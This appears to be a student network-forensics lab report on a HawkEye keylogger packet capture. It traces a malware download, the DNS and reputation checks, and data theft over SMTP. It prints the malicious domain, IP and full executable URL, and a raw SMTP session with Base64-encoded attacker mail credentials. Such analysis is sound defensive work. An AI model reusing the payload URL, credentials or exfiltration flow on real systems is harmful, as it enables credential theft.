


Figure 11. DNS response resolving *proforma-invoices.com* to 217.182.138.150.

Observation

The DNS response resolved *proforma-invoices.com* to the IP address **217.182.138.150**, which was later verified using VirusTotal during the investigation.

5.10 Threat Intelligence Verification

After identifying the suspicious domain and its resolved IP address during DNS analysis, the IP address was verified using **VirusTotal** to determine its reputation. Threat intelligence platforms help investigators validate whether an IP address has been associated with malicious activity, providing additional evidence to support forensic findings.




Figure 12. VirusTotal analysis of IP address 217.182.138.150.

Observation

The VirusTotal analysis showed that the IP address 217.182.138.150 was detected as malicious by multiple security vendors. This confirmed that the server contacted by the victim had a suspicious reputation and supported the findings of the DNS investigation.

5.11 HTTP Communication Analysis

After identifying the suspicious domain, the HTTP traffic was examined to understand communication between the victim system and the remote server. The captured requests and responses helped identify the downloaded file, the victim's browser information, and details about the web server involved in the communication.

The image shows a Wireshark packet capture window titled 'stealer.pcap'. The top toolbar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The packet list on the left shows several HTTP packets. Packet 210 is selected, showing a GET request for '/proforma/tkraw_Protected99.exe' from 10.4.10.132 to 217.182.138.150. The packet details pane on the right shows the structure of the HTTP request, including the status bar at the bottom indicating 'Hypertext Transfer Protocol (http), 338 bytes'.

No.	Time	Source	Destination	Protocol	Length	Info
210	2019-04-10 20:37:54.727276	10.4.10.132	217.182.138.150	HTTP	392	GET /proforma/tkraw_Protected99.exe HTTP/1.1
3155	2019-04-10 20:37:56.077204	217.182.138.150	10.4.10.132	HTTP	790	HTTP/1.1 200 OK (application/x-msdownload)
3164	2019-04-10 20:38:15.769899	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3166	2019-04-10 20:38:15.821153	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3295	2019-04-10 20:48:20.135668	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3297	2019-04-10 20:48:20.201885	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3382	2019-04-10 20:58:24.459381	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3384	2019-04-10 20:58:24.522476	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3467	2019-04-10 21:08:30.227206	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3469	2019-04-10 21:08:30.284397	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3582	2019-04-10 21:18:34.342705	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3584	2019-04-10 21:18:34.410908	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3837	2019-04-10 21:28:38.509579	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1

Frame 210: 392 bytes on wire (3136 bits), 392 bytes captured (3136 bits)
> Ethernet II, Src: HewlettPacka_1c:47:ae (08:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 217.182.138.150
> Transmission Control Protocol, Src Port: 49204, Dst Port: 80, Seq: 1, Ack: 1, Len: 338
v Hypertext Transfer Protocol
 > GET /proforma/tkraw_Protected99.exe HTTP/1.1\r\n
 Accept: */*\r\n
 Accept-Encoding: gzip, deflate\r\n
 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NE...
 Host: proforma-invoices.com\r\n
 Connection: Keep-Alive\r\n
 \r\n
 [Response in frame: 3155]
 [Full request URI: http://proforma-invoices.com/proforma/tkraw_Protected99.exe]

Figure 13. HTTP GET request for the malicious executable tkraw_Protected99.exe.

Observation

The HTTP GET request shows that the victim system requested the executable **tkraw_Protected99.exe** from **proforma-invoices.com**. The HTTP request headers also reveal the **User-Agent**, indicating that the victim system was running **Windows 7** using **Internet Explorer**.





Figure 14. HTTP response confirming successful delivery of the requested executable.

Observation

The HTTP response returned **HTTP 200 OK**, confirming that the request was successful. The response also revealed details about the web server and confirmed that the executable file was successfully delivered to the victims system

5.12 SMTP Data Exfiltration Analysis

The **SMTP communication** was examined to determine whether the compromised system attempted to send information through email. By following the SMTP TCP stream, the email conversation, authentication process, sender and recipient details, and message contents were analyzed to identify evidence of data exfiltration.



The screenshot shows the Wireshark interface with the 'Follow TCP Stream' window open for stream 16. The stream contains an SMTP conversation between a client and a server. The client sends an EHLO command, and the server responds with a 220 message. The client then sends an AUTH LOGIN command, and the server responds with a 235 message. The client then sends a MAIL FROM command, and the server responds with a 250 message. The client then sends an RCPT TO command, and the server responds with a 250 message. The client then sends a DATA command, and the server responds with a 250 message. The client then sends a QUIT command, and the server responds with a 220 message.

```
220-p3plcpn10413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.

EHLO Beijing-5cd1-PC

250-p3plcpn10413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-CHUNKING
250-STARTTLS
250-SMTPUTF8
250 HELP

AUTH login c2FsZXMuZGVsQG1hY3dpbmVvZ2lzdG1jcy5pbG==

334 UGFzc3dvcmQ6

U2FsZXNlbnRlcjM=

235 Authentication succeeded

MAIL FROM:<sales.del@macwinlogistics.in>

250 OK

RCPT TO:<sales.del@macwinlogistics.in>

250 Accepted
```

Figure 15. SMTP conversation showing email authentication and data transmission.

Observation

The SMTP TCP stream shows that the client successfully authenticated with the mail server using the AUTH LOGIN mechanism. After authentication, the client issued the MAIL FROM, RCPT TO, and DATA commands, confirming that an email was prepared and transmitted. These actions indicate that the compromised system attempted to send information to an external recipient.

5.13 Decoded Credential Analysis

The **Base64-encoded** email content extracted from the SMTP communication was decoded using **CyberChef** to examine the information transmitted by the compromised system. Decoding the message revealed sensitive credentials, confirming that the malware successfully collected and exfiltrated user data.




Figure 17. Decoded credentials extracted from the exfiltrated email.

Observation

The decoded email content revealed sensitive information, including **Bank of America login credentials**. The extracted data contained the target website, username, password, browser version, and the victim's hostname **BEIJING-5CD1-PC**. This confirms that the malware successfully collected sensitive credentials and attempted to exfiltrate them through email.

6. Key Findings

The forensic investigation produced the following key findings:

- The PCAP file contained evidence of malicious network activity involving multiple protocols, including **DNS, HTTP, Kerberos, and SMTP**.
- The victim system resolved the suspicious domain **proforma-invoices.com**, which mapped to the IP address **217.182.138.150**.
- VirusTotal analysis identified the resolved IP address as malicious supporting the presence of suspicious communication.
- The victim system downloaded the executable file **tkraw_Protected99.exe** through an HTTP GET request.
- SMTP analysis confirmed that the compromised system authenticated with the mail server and transmitted an email containing encoded information.
- Base64 decoding of the email content revealed sensitive user credentials, including login information and the victim hostname **BEIJING-5CD1-PC**, confirming successful credential theft and data exfiltration.

7. Conclusion

The HawkEye Network Forensics investigation successfully identified the complete sequence of malicious activity within the captured network traffic. The analysis demonstrated how the victim system communicated with a suspicious domain, downloaded a malicious executable, and transmitted stolen credentials through SMTP. By combining packet analysis, threat intelligence verification, and credential decoding, the investigation provided clear evidence of credential theft and data exfiltration. This investigation strengthened practical skills in packet analysis, protocol investigation, malware communication analysis, and digital forensic reporting while demonstrating the importance of network forensics in incident response.